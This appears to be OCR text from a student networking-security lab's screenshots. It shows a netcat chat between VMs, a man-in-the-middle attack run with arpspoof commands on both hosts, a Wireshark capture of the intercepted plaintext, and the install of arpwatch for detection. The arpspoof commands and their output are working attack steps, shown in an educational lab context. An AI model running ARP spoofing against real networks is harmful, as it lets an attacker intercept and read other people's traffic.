

Router - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Attacker
Router
Victim
Attacker
Router
Victim
My Computer
Trash
File System
Home
kali@Server-TamaniaChoudhury: ~
File Actions Edit View Help

```
┌──(kali㉿Server-TamaniaChoudhury)-[~]
└─$ nc -nv -l -p 2222
listening on [any] 2222 ...
connect to [192.168.0.200] from (UNKNOWN) [192.168.0.150] 60804
helllooooooo
```


Victim - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Attacker
Router
Victim
Attacker
Router
Victim
My Computer
kali@Client-TamaniaChoudhury: ~
File Actions Edit View Help

```
┌──(kali㉿Client-TamaniaChoudhury)-[~]
└─$ nc -nv 192.168.0.200 2222
(UNKNOWN) [192.168.0.200] 2222 (?) open
helllooooooo
```


7. Use tcpdump or Wireshark to capture traffic on all VMs, show man in middle attack


Attacker - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
Attacker
Router
Victim
My Computer
kali@attacker-TamaniaChoudhury: ~
14:15
Capturing from eth1

```
kali@192.168.109.132's password:
Linux attacker-TamaniaChoudhury 5.14.0-kali4-amd64 #1 SMP Debian 5.14.16-1kali1 (2021-11-05) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May  5 14:11:47 2023 from 192.168.109.1
┌──(kali㉿ attacker-TamaniaChoudhury)-[~]
└─$ sudo arpspoof -i eth1 -t 192.168.0.150 192.168.0.200
[sudo] password for kali:
0:50:56:22:a9:d4 0:50:56:23:e1:99 0806 42: arp reply 192.168.0.200 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:23:e1:99 0806 42: arp reply 192.168.0.200 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:23:e1:99 0806 42: arp reply 192.168.0.200 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:23:e1:99 0806 42: arp reply 192.168.0.200 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:23:e1:99 0806 42: arp reply 192.168.0.200 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:23:e1:99 0806 42: arp reply 192.168.0.200 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:23:e1:99 0806 42: arp reply 192.168.0.200 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:23:e1:99 0806 42: arp reply 192.168.0.200 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:23:e1:99 0806 42: arp reply 192.168.0.200 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:23:e1:99 0806 42: arp reply 192.168.0.200 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:23:e1:99 0806 42: arp reply 192.168.0.200 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:23:e1:99 0806 42: arp reply 192.168.0.200 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:23:e1:99 0806 42: arp reply 192.168.0.200 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:23:e1:99 0806 42: arp reply 192.168.0.200 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:23:e1:99 0806 42: arp reply 192.168.0.200 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:23:e1:99 0806 42: arp reply 192.168.0.200 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:23:e1:99 0806 42: arp reply 192.168.0.200 is-at 0:50:56:22:a9:d4
```


```
kali@192.168.109.132's password:
Linux attacker-TamaniaChoudhury 5.14.0-kali4-amd64 #1 SMP Debian 5.14.16-1kali1 (2021-11-05) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May  5 13:51:42 2023 from 192.168.109.1
┌──(kali㉿ attacker-TamaniaChoudhury)-[~]
└─$ sudo arpspoof -i eth1 -t 192.168.0.200 192.168.0.150
[sudo] password for kali:
0:50:56:22:a9:d4 0:50:56:38:16:8a 0806 42: arp reply 192.168.0.150 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:38:16:8a 0806 42: arp reply 192.168.0.150 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:38:16:8a 0806 42: arp reply 192.168.0.150 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:38:16:8a 0806 42: arp reply 192.168.0.150 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:38:16:8a 0806 42: arp reply 192.168.0.150 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:38:16:8a 0806 42: arp reply 192.168.0.150 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:38:16:8a 0806 42: arp reply 192.168.0.150 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:38:16:8a 0806 42: arp reply 192.168.0.150 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:38:16:8a 0806 42: arp reply 192.168.0.150 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:38:16:8a 0806 42: arp reply 192.168.0.150 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:38:16:8a 0806 42: arp reply 192.168.0.150 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:38:16:8a 0806 42: arp reply 192.168.0.150 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:38:16:8a 0806 42: arp reply 192.168.0.150 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:38:16:8a 0806 42: arp reply 192.168.0.150 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:38:16:8a 0806 42: arp reply 192.168.0.150 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:38:16:8a 0806 42: arp reply 192.168.0.150 is-at 0:50:56:22:a9:d4
0:50:56:22:a9:d4 0:50:56:38:16:8a 0806 42: arp reply 192.168.0.150 is-at 0:50:56:22:a9:d4
```

```
0000  00 50 56 22 a9 d4 00 50  56 23 e1 99 08 00 45 00   ·PV"····
0010  00 3c ef c6 40 00 40 06  c8 46 c0 a8 00 96 c0 a8   ·<··@·@··F······
0020  00 c8 8d 32 08 ae 1b 7c  54 3f 46 93 8e fa 80 18   ···2···| T?F····
0030  01 f6 76 e7 00 00 01 01  08 0a ee 63 03 43 aa 14   ··v·········c·C··
0040  53 f0 68 65 6c 6c 6c 6f  6f 0a                     S·helllo o·
```



Victim - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Attacker
Router
Victim
Attacker
Router
Victim
My Computer
1 2 3 4
kali@victim-TamaniaChoudhury:~
File Actions Edit View Help


```
secret message
^C

┌──(kali㉿victim-TamaniaChoudhury)-[~]
└─$ nc -nv 192.168.0.200 2222                                    1 ×
(UNKNOWN) [192.168.0.200] 2222 (?) open
Hello World
Secret Message
Hello, how are you?
Good afternoon everyone!!!!
Goodbye world
hi
hi
hellloo
```



Attacker - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Attacker
Router
Victim
Attacker
Router
Victim
My Computer
1 2 3 4
14:16
Capturing from eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
tcp

No.   Time          Source          Destination     Protocol Length Info
   16 5.504949170   192.168.0.150   192.168.0.200   TCP       74 36146 → 2222 [PSH, ACK] Seq=1 Ack=1 Win=502 Len=8 TSval=3999466307 TSecr=2853458928
   17 5.504969118   192.168.0.100   192.168.0.150   ICMP     102 Redirect             (Redirect for host)
   18 5.505003336   192.168.0.150   192.168.0.200   TCP       74 [TCP Retransmission] 36146 → 2222 [PSH, ACK] Seq=1 Ack=1 Win=502 Len=8 TSval=3999466307 TSecr=2853458928
   19 5.505277694   192.168.0.200   192.168.0.150   TCP       66 2222 → 36146 [ACK] Seq=1 Ack=9 Win=509 Len=0 TSval=2853473536 TSecr=3999466307
   20 5.505287494   192.168.0.100   192.168.0.200   ICMP      94 Redirect             (Redirect for host)
   21 5.505305459   192.168.0.200   192.168.0.150   TCP       66 [TCP Dup ACK 19#1] 2222 → 36146 [ACK] Seq=1 Ack=9 Win=509 Len=0 TSval=2853473536 TSecr=3999466307

› Frame 16: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth1, id 0
› Ethernet II, Src: VMware_23:e1:99 (00:50:56:23:e1:99), Dst: VMware_22:a9:d4 (00:50:56:22:a9:d4)
› Internet Protocol Version 4, Src: 192.168.0.150, Dst: 192.168.0.200
› Transmission Control Protocol, Src Port: 36146, Dst Port: 2222, Seq: 1, Ack: 1, Len: 8
› Data (8 bytes)

0000  00 50 56 22 a9 d4 00 50  56 23 e1 99 08 00 45 00   ·PV"···P V#····E·
0010  00 3c ef c6 40 00 40 06  c8 46 c0 a8 00 96 c0 a8   ·<··@·@· ·F······
0020  00 c8 8d 32 08 ae 1b 7c  54 3f 46 93 8e fa 80 18   ···2···| T?F·····
0030  01 f6 76 e7 00 00 01 01  08 0a ee 63 03 43 aa 14   ··v····· ···c·C··
0040  53 f0 68 65 6c 6c 6c 6f  6f 0a                     S·helllo o·
```

8. install Arpwatch on server VM


Attacker - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Attacker
Router
Victim
Attacker
Router
Victim
1 2 3 4
Trash
kali@attacker-TamaniaChoudhury: ~

```
Reading state information... Done
The following package was automatically installed and is no longer required:
  libvpx6
Use 'sudo apt autoremove' to remove it.
The following NEW packages will be installed:
  arpwatch
0 upgraded, 1 newly installed, 0 to remove and 1840 not upgraded.
Need to get 43.0 kB of archives.
After this operation, 156 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 arpwatch amd64 2.1a15-8+b1 [43.0 kB]
Fetched 43.0 kB in 0s (91.6 kB/s)
Selecting previously unselected package arpwatch.
(Reading database ... 268087 files and directories currently installed.)
Preparing to unpack .../arpwatch_2.1a15-8+b1_amd64.deb ...
Unpacking arpwatch (2.1a15-8+b1) ...
Setting up arpwatch (2.1a15-8+b1) ...
update-rc.d: We have no instructions for the arpwatch init script.
update-rc.d: It looks like a network service, we disable it.
arpwatch.service is a disabled or a static unit, not starting it.
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for kali-menu (2021.4.2) ...

┌──(kali㉿ attacker-TamaniaChoudhury)-[~]
└─$ arpwatch -- version
Version 2.1a15
usage: arpwatch [-dN] [-f datafile] [-F "filter" ][-i interface] [-n net[/width]] [-r file] [-s sendmail_path] [-p] [-a]
 [-m addr] [-u username] [-Q] [-z ignorenet/ignoremask]

┌──(kali㉿ attacker-TamaniaChoudhury)-[~]
└─$
```

9. use Arpwatch to monitor Arpspoof activities